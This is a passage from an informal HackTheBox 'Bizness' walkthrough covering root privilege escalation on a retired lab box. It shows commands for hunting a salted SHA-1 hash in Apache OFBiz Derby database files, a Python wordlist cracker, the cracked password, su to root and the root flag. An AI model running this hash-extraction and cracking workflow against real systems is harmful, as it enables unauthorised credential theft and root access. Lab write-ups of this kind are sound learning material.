https://medium.com/@aayushpantha97/bizness-walkthrough-hackthebox-d75eab167006 <<< Does not explain much, but the script works at
the end. I also give up on trying to hunt down for the hash.

12. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$ strings * | grep -i "sha"
SHA-256
```

I AM REALLY CONCENTRATING. I ALSO MAKE
THE SAME FACE WHEN TAKING A SH!T. 💩 【ツ】

HashCrypt.java

18. **HashCrypt.java**

```
1. Do a search for `HashCrypt.java github`
2. https://github.com/apache/ofbiz/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java

3. I make an attempt of dissecting this exploit of `hashcrypt.java` I try and take the regex and use it to find the hash. That
turns out to be a fail.

4. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$ grep -i "password" *
grep: c180.dat: binary file matches
grep: c191.dat: binary file matches
grep: c90.dat: binary file matches
grep: ca1.dat: binary file matches
```

19. **I can not get this command to work for me**

```
1. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$ grep -E "\$\w+\$\w+\$" * --text
2. I go to a different directory and the command does seem to work kind of.
3. ofbiz@bizness:/opt/ofbiz$ grep -E "\$\w+\$\w+\$" * --text
grep: applications: Is a directory
grep: build: Is a directory
grep: config: Is a directory
grep: docker: Is a directory
grep: docs: Is a directory
grep: framework: Is a directory
grep: gradle: Is a directory
grep: lib: Is a directory
grep: plugins: Is a directory
grep: runtime: Is a directory
grep: themes: Is a directory
4. This command seems to work kind of.
5. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$ `grep -iRE --color "\$.*\$" --text`

6. $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2IYNN. "I will not lie I cheated. I can usually parse any plain text password or even a hash
but for some reason I was having issues with these binary files. I tried strings as well. I got the hash from this other walk-
through below."

7. https://medium.com/@aayushpantha97/bizness-walkthrough-hackthebox-d75eab167006
```

```
THe $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2IYNN defines the SHA which means it uses “SHA-1” hashing algorithm and “d” for salt and
“uP0_QaVBpDWFeo8-dRzDqRwXQ2IYNN” remaining the value.
```

20. **I do some more looking online and I try the following.**

```
1. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$find seg0 -type f -exec cat {} \; > dir.txt
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$ ls
dir.txt  dbex.lck  db.lck  log  README_DO_NOT_TOUCH_FILES.txt  seg0  service.properties  tmp
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$ strings dir.txt | grep SHA
    --SNIP-----------
$SHA$d$uP0_QaVBpDWFeo8-XXXXXXXXXXX <<< This is not real because I try this exact command 10 different ways and can not get it to
work.

2. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0$ strings * | grep -i "^/$sha"

3. FAIL, as well. Moving on
```

Apparmour, SELinux, Applocker or some script on here is making grep, find and strings behave oddly imo.

21. **I have confirmed that the above hash is the correct hash**


```
1. This box was kind of a pain because it was an easy concept but they made finding the hash almost impossible. At least for me. I
never did find the hash and I thought I was decent at password hunting.
2. The box was also very quirky and weird because when I used this command.
3. `$ find seg0 -type f -exec cat {} \; > dir.txt`
4. In theory it should have dumped all the data into this one file `dir.txt` and it did not. It only dumped about 1500 lines.
```

SHA1 Cracker Python script

22. **I wound up using this script I found online to crack this special type of hash. Hashid or Hash-identifier will not recognize this hash type. Neither will hashcat --examples.**

```python
import hashlib
import base64
import os
from tqdm import tqdm

class PasswordEncryptor:
    def __init__(self, hash_type="SHA", pbkdf2_iterations=10000):
        """
        Initialize the PasswordEncryptor object with a hash type and PBKDF2 iterations.

        :param hash_type: The hash algorithm to use (default is SHA).
        :param pbkdf2_iterations: The number of iterations for PBKDF2 (default is 10000).
        """
        self.hash_type = hash_type
        self.pbkdf2_iterations = pbkdf2_iterations

    def crypt_bytes(self, salt, value):
        """
        Crypt a password using the specified hash type and salt.

        :param salt: The salt used in the encryption.
        :param value: The password value to be encrypted.
        :return: The encrypted password string.
        """
        if not salt:
            salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
        hash_obj = hashlib.new(self.hash_type)
        hash_obj.update(salt.encode('utf-8'))
        hash_obj.update(value)
        hashed_bytes = hash_obj.digest()
        result = f"${self.hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')}"
        return result

    def get_crypted_bytes(self, salt, value):
        """
        Get the encrypted bytes for a password.

        :param salt: The salt used in the encryption.
        :param value: The password value to get encrypted bytes for.
        :return: The encrypted bytes as a string.
        """
        try:
            hash_obj = hashlib.new(self.hash_type)
            hash_obj.update(salt.encode('utf-8'))
            hash_obj.update(value)
            hashed_bytes = hash_obj.digest()
            return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
        except hashlib.NoSuchAlgorithmException as e:
            raise Exception(f"Error while computing hash of type {self.hash_type}: {e}")

# Example usage:
hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/path/to/rockyou.txt'     # <<< CHANGE ME!

# Create an instance of the PasswordEncryptor class
encryptor = PasswordEncryptor(hash_type)

# Get the number of lines in the wordlist for the loading bar
total_lines = sum(1 for _ in open(wordlist, 'r', encoding='latin-1'))

# Iterate through the wordlist with a loading bar and check for a matching password
with open(wordlist, 'r', encoding='latin-1') as password_list:
    for password in tqdm(password_list, total=total_lines, desc="Processing"):
        value = password.strip()

        # Get the encrypted password
        hashed_password = encryptor.crypt_bytes(salt, value.encode('utf-8'))

        # Compare with the search hash
        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')
            break  # Stop the loop if a match is found
```

23. **I can see why this box got such a low rating (2.8). The only important skill here was being able to find the hash and finding the script or scripting it to crack this special type of hash. This should be rate a medium.**




```
~/hax0r1if3420/bizness ▷ python3 hash_cracker_bizness.py
Processing:  10%|██████████
     | 1469849/14344391 [00:03<00:29, 435162.52it/s]Found Password:monkey
Processing:  10%|██████████
     | 1478436/14344391 [00:03<00:30, 417718.49it/s]
```

Script usage

24. **hash cracked and switch to root user**

```
1. ~/hackthebox/bizness ▷ python3 sha1_cracker_bizness.py
Processing:  10%|██████████
| 1469849/14344391 [00:03<00:29, 435162.52it/s]Found Password:<snip>, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
Processing:  10%|██████████
| 1478436/14344391 [00:03<00:30, 417718.49it/s]
2. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$ su root
Password:
2. root@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant# whoami
root
3. root@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant# cat /root/root.txt
f8f8ae497a95c9704f350c3e4872f831
```


Bizness has been Pwned!

Congratulations **therealpablo**, best of luck in capturing flags ahead!

#13362	30 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED

- **Post Exploitation & Comments**

```
1. ~/hackthebox/bizness ▷ python3 sha1_cracker_bizness.py
Processing:  10%|████████████
| 1469849/14344391 [00:03<00:29, 435162.52it/s]Found Password:<snip>, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
Processing:  10%|████████████
| 1478436/14344391 [00:03<00:30, 417718.49it/s]
2. ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant$ su root
Password:
2. root@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant# whoami
root
3. root@bizness:/opt/ofbiz/runtime/data/derby/ofbiztenant# cat /root/root.txt
f8f8ae497a95c9704f350c3e4872f831
```